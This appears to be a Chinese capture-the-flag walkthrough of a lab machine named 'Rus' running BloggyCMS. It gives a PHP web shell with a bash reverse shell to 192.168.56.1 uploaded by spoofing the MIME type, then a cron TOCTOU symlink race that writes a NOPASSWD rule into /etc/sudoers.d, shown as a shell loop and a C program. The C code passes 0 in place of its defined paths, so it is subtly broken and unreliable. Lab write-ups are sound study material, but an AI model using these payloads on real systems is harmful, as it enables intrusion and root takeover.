

| Rus_daochunhan

| Rus

| user

| 信息收集

目标：

```
192.168.56.194
```

虚拟主机：

```
rus.dsz
```

端口扫描：

```
nmap 192.168.56.194
```


```
(daochunhan@kali)~[~]  
$ nmap 192.168.56.194  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-21 01:25 -0400  
Nmap scan report for 192.168.56.194  
Host is up (0.013s latency).  
Not shown: 738 filtered tcp ports (no-response), 260 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 20.00 seconds
```

```
22/tcp    open  ssh  
80/tcp    open  http
```

编辑 `/etc/hosts`：

```
192.168.56.194 rus.dsz
```

访问 80 端口：



可以看到站点使用的是 BloggyCMS，扫目录：

```
feroxbuster -u http://192.168.56.194 -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -x php,txt,html
```

```
[#####] - 1s 172032/172032 175543/s http://192.168.56.194/templates/default/admin/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 1s 172032/172032 234696/s http://192.168.56.194/uploads/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 4s 172032/172032 40488/s http://192.168.56.194/uploads/avatars/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 4s 172032/172032 39730/s http://192.168.56.194/uploads/forms/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 0s 172032/172032 431158/s http://192.168.56.194/uploads/forms/2026-08/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 0s 172032/172032 781964/s http://192.168.56.194/system/ => Directory listing (add --scan-dir-listings to scan)
```

存在上传相关的接口：

```
/uploads/
/uploads/avatars/
/uploads/forms/
/uploads/forms/2026-08/
```

但是上传的接口目录下没有内容：

Index of /uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		–	
 avatars/	2026-08-20 08:39	–	
 forms/	2026-08-20 09:18	–	

Apache/2.4.68 (Debian) Server at rus.dsz Port 80

去上游仓库 [sandwichov/BloggyCms](#) 查看公开表单，发现源码存在通用路由：

```
/form/{slug}
```

定向 FUZZ :

```
ffuf -u http://192.168.56.194/form/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -mc 200 -t 20
```

```
(daochunhan@kali)~$ ffuf -u http://192.168.56.194/form/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -mc 200 -t 20

    /'___\ /'___\ /'___\
   ^  \_/\ ^  \_/\  __  ^  \_/\
  \ \ ,_\\ \ \ ,_\\ \ \ ,_\\ \ \ ,_\\
   \ \_/\ \ \_/\ \ \_/\ \ \_/\ \ \_/\
    \ \  \ \  \ \  \ \  \ \  \ \
     \_/\  \_/\  \_/\  \_/\  \_/\


v2.1.0-dev
=====
:: Method      : GET
:: URL         : http://192.168.56.194/form/FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 20
:: Matcher     : Response status: 200
=====

contact      [Status: 200, Size: 1434, Words: 194, Lines: 36, Duration: 92ms]
Contact      [Status: 200, Size: 1434, Words: 194, Lines: 36, Duration: 140ms]
CONTACT      [Status: 200, Size: 1434, Words: 194, Lines: 36, Duration: 204ms]
:: Progress: [43007/43007] :: Job [1/1] :: 202 req/sec :: Duration: [0:03:29] :: Errors: 0 ::
```

发现：

/form/contact

页面中存在文件上传功能：



源码中表单上传只根据上传字段的文件类型做简单校验，保存时还会保留用户提交的文件名和扩展名。上传目录为：

/uploads/forms/YYYY-MM/

I 文件上传

服务端从 multipart 文件字段中解析 `Content-Type`，随后 `Model.php` 只负责把文件移动到 `/uploads/forms/YYYY-MM/`，没有根据文件或扩展名进行二次校验。

构造一个 GIF/PHP 文件：

```
GIF89a;<?php
system("bash -c 'bash -i >& /dev/tcp/192.168.56.1/4444 0>&1'");
?>
```

这里如果出现 CSRF Token 失效，通常是因为请求状态没有保持一致：

- 旧的 CSRF Token 不能直接重复使用，提交后需要重新访问表单获取新的 Token；
- 表单请求需要保持 `Host: rus.dsz` 和同一个 `PHPSESSID`。如果直接使用 IP 访问，浏览器可能不会发送 `rus.dsz` 对应的 Cookie。

因此应先访问 `http://rus.dsz/form/contact` 获取新会话，再拦截这次新请求，修改上传字段后放行。不能直接 Repeater 重放已经消费过的旧 Token。

访问 `rus.dsz` 的表单接口，拦截请求后只修改 multipart 文件字段的 MIME 类型：

Content-Type: image/gif

Original request

PrettyRawHex

1POST /form/contact/submit HTTP/1.1

2Host: rus.dsz

3Content-Length: 394

4Cache-Control: max-age=0

5Upgrade-Insecure-Requests: 1

6Origin: http://rus.dsz

7Content-Type: multipart/form-data;

8boundary=----WebKitFormBoundaryoauwDDRIyvw7y0Vx

9User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36

10(KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36

11Accept:

12text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp

13,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14Referer: http://rus.dsz/form/contact/

15Accept-Encoding: gzip, deflate, br

16Accept-Language: zh-CN,zh;q=0.9

17Cookie: PHPSESSID=9115bea37593cc0ab3fbfe1e15bc9fe2

18Connection: keep-alive

19

20-----WebKitFormBoundaryoauwDDRIyvw7y0Vx

21Content-Disposition: form-data; name="csrf_token"

22

2312ebdd36e900c4d46c0bb666794cf6f5

24-----WebKitFormBoundaryoauwDDRIyvw7y0Vx

25Content-Disposition: form-data; name="upload"; filename="reverse.php"

26Content-Type: text/php

27

28GIF89a;<?php

29system("bash -c 'bash -i >& /dev/tcp/192.168.56.1/4444 0>&1'");

30?

31>

32-----WebKitFormBoundaryoauwDDRIyvw7y0Vx--

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Date: Fri, 21 Aug 2026 15:30:06 GMT

3Server: Apache/2.4.68 (Debian)

4Expires: Thu, 19 Nov 1981 08:52:00 GMT

5Cache-Control: no-store, no-cache, must-revalidate

6Pragma: no-cache

7Content-Length: 200

8Keep-Alive: timeout=5, max=100

9Connection: Keep-Alive

10Content-Type: application/json

11

12{

13"success":true,

14"message":

15"\u0042\u0043e\u0040\u0043c\u00430 \u00443\u00441\u0043f\u00435\u00448\u0043d\u0043

16e \u0043e\u00442\u0043f\u00440\u00430\u00432\u0043b\u00435\u0043d\u00430!",

17"submission_id":"7",

18"redirect":null

19}

文件被保存到了：

←→×

⚠ 不安全

rus.dsz/uploads/forms/2026-08/

Index of /uploads/forms/2026-08

	Name	Last modified	Size	Description
	Parent Directory		—	
	1787326206_6a886efe50746_reverse.php	2026-08-21 11:30	80	

Apache/2.4.68 (Debian) Server at rus.dsz Port 80

起监听：

```
nc -lvnp 4444
```

访问 http://rus.dsz/uploads/forms/2026-08/1787330041_6a887df9d2af6_reverse.php 即可：

```
(daochunhan@kali)~[~]
$ nc -lvp 4444
Listening on 0.0.0.0 4444
Connection received on 100.77.251.68 56386
bash: cannot set terminal process group (500): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Rus:/opt/bloggycms/uploads/forms/2026-08$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Rus:/opt/bloggycms/uploads/forms/2026-08$
```

上传目录中的 PHP 文件会被 Apache 执行，获得 `www-data` 命令执行。

```
www-data@Rus:/home$ cd yangnb
cd yangnb
www-data@Rus:/home/yangnb$ ls
ls
user.txt
www-data@Rus:/home/yangnb$ cat user.txt
cat user.txt
flag{user-7a69386c6b324071d2c5e71e8b834e33}
www-data@Rus:/home/yangnb$
```

| root

| 定时任务

拿到命令执行后，发现 root 定时任务：

```
ls -la /etc/cron.d
cat /etc/cron.d/bloggy-audit
cat /usr/local/bin/bloggy_audit.sh
```

```

www-data@Rus:/var/www$ ls -la /etc/cron.d
ls -la /etc/cron.d
total 24
drwxr-xr-x  2 root root 4096 Aug 20 09:06 .
drwxr-xr-x 72 root root 4096 Aug 20 09:06 ..
-rw-r--r--  1 root root  102 Jun 13  2025 .placeholder
-rw-r--r--  1 root root   46 Aug 20 09:06 bloggy-audit
-rw-r--r--  1 root root  188 Mar  9 18:53 e2scrub_all
-rw-r--r--  1 root root  712 Dec  4  2024 php
www-data@Rus:/var/www$ cat /etc/cron.d/bloggy-audit
cat /etc/cron.d/bloggy-audit
* * * * * root /usr/local/bin/bloggy_audit.sh
www-data@Rus:/var/www$ cat /usr/local/bin/bloggy_audit.sh
cat /usr/local/bin/bloggy_audit.sh
#!/bin/bash
# 收集站点表单目录下的日志文件内容,写入审计日志
OUT=/opt/bloggycms/storage/audit.log
mkdir -p /opt/bloggycms/storage
chown www-data:www-data /opt/bloggycms/storage
cd /opt/bloggycms/uploads/forms

[ -L "$OUT" ] && exit 2
DATA=$(find . -type f -name "*.log" -exec cat {} +)
printf "%s\n" "$DATA" > "$OUT"
www-data@Rus:/var/www$

```

#!/bin/bash

OUT=/opt/bloggycms/storage/audit.log

mkdir -p /opt/bloggycms/storage

chown www-data:www-data /opt/bloggycms/storage

cd /opt/bloggycms/uploads/forms

[-L "\$OUT"] && exit 2

DATA=\$(find . -type f -name "*.log" -exec cat {} +)

printf "%s\n" "\$DATA" > "\$OUT"

脚本以 root 身份执行，并且会把：

/uploads/forms/ 下所有 .log 文件的内容

写入：

/opt/bloggycms/storage/audit.log

同时，脚本每次执行时都会把 **storage** 目录设置为 **www-data** 所有：


```
chown www-data:www-data /opt/bloggycms/storage
```

因此 `www-data` 可以删除、创建或替换 `audit.log` 这个目录项。

| TOCTOU 竞态

脚本先检查：

```
[ -L "$OUT" ] && exit 2
```

检查通过后，脚本还要执行 `find` 和 `cat`，最后才执行：

```
printf "%s\n" "$DATA" > "$OUT"
```

因此可以构造竞态：

检查时：audit.log 是普通文件
写入时：audit.log 被替换成符号链接

root 执行重定向时会跟随符号链接，从而把收集到的内容写进：

```
/etc/sudoers.d/README
```

系统的 `sudo` 配置通过 `@includedir /etc/sudoers.d` 加载该文件，因此写入有效 `sudoers` 规则后即可生效。

| 方案一：shell 实现

如果使用 Shell，最直观的思路就是不断切换 `audit.log` 的状态。重点在于控制两个时刻的文件状态：

```
[ -L "$OUT" ] 检查时：audit.log 不是软链接  
printf > "$OUT" 写入时：audit.log 已经是指向 README 的软链接
```

如果只在删除和创建软链接之间切换，状态窗口很窄，容易在错误的时机被检查或覆盖。

因此先创建普通文件，再删除普通文件并创建软链接，让循环依次经过“普通文件 → 删除 → 软链接”三个状态，提高命中概率：

先准备日志内容：


```
printf '%s\n' 'www-data ALL=(ALL) NOPASSWD: ALL' >
/opt/bloggycms/uploads/forms/2026-08/root.log
```

```
cd /opt/bloggycms/storage
while true;do rm -f audit.log;touch audit.log;rm -f audit.log;ln -s
/etc/sudoers.d/README audit.log;done
```

```
sudo: a password is required
www-data@Rus:/opt/bloggycms/uploads/forms/2026-08$ sudo su -
sudo su -
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
flag{root-a5249a8e70de72bb86a5a243f4e7ae47}
```

I 方案二：C 实现

Shell 循环中的 `rm`、`touch` 和 `ln` 都是独立的命令调用，循环过程中会产生额外的进程创建和调度开销；C 则可以直接调用 `unlink`、`open`、`symlink` 等系统 API，减少中间层开销，提高状态切换频率。

可以通过 `/proc` 观察 cron 启动的 root `find` 进程，等确认软链接检查已经通过后再切换软链接，避免单纯依靠时间猜测。大量 `.log` 文件用于拉长 `find/cat` 阶段的时间窗口。

检测到 `find` 进程后，说明软链接检查已经通过，此时再切换软链接写入 `sudoers`：

```
printf '%s\n' 'www-data ALL=(ALL:ALL) NOPASSWD: ALL' >
/opt/bloggycms/uploads/forms/2026-08/root.log
for i in $(seq 0 49999); do : > "/opt/bloggycms/uploads/forms/2026-
08/p$i.log"; done
```

```
#include <dirent.h>
#include <fcntl.h>
#include <string.h>
#include <unistd.h>
#include <stdlib.h>
#include <stdio.h>

#define O "/opt/bloggycms/storage/audit.log"
#define T "/etc/sudoers.d/README"
```

```

int main(void){
    for(;;){
        unlink(0);
        int f=open(0,O_CREAT|O_WRONLY,0644);
        if(f>=0) close(f);

        int pid=0;
        while(!pid){
            DIR*d=opendir("/proc");
            struct dirent*e;
            while(d&&(e=readdir(d))){
                if(e->d_type!=DT_DIR||atoi(e->d_name)<2) continue;
                char p[64],b[32];
                snprintf(p,sizeof(p),"/proc/%s/cmdline",e->d_name);
                f=open(p,O_RDONLY);
                int n=f<0?0:read(f,b,31);
                if(f>=0) close(f);
                if(n>=4&&!memcmp(b,"find",4)){
                    pid=atoi(e->d_name);
                    break;
                }
            }
            if(d) closedir(d);
            if(!pid) usleep(1000);
        }

        unlink(0);
        symlink(T,0);

        char p[64];
        snprintf(p,sizeof(p),"/proc/%d",pid);
        while(!access(p,F_OK)) usleep(1000);
        usleep(200000);
        puts("hit");
        return 0;
    }
}

```

```
gcc -O2 race.c -o race && ./race
```

```
> EOF
www-data@Rus:/tmp$ gcc -O2 race.c -o race && ./race
hit
www-data@Rus:/tmp$
```

```
× daochnhan@kali: ~ (ssh)
sudo: a password is required
www-data@Rus:/opt/bloggycms/uploads/forms/2026-08$ sudo su -
sudo su -
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
www-data@Rus:/opt/bloggycms/uploads/forms/2026-08$ sudo su -
sudo su -
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
www-data@Rus:/opt/bloggycms/uploads/forms/2026-08$ sudo su -
sudo su -
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo: a password is required
www-data@Rus:/opt/bloggycms/uploads/forms/2026-08$ sudo su -
sudo su -
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
flag{root-a5249a8e70de72bb86a5a243f4e7ae47}
```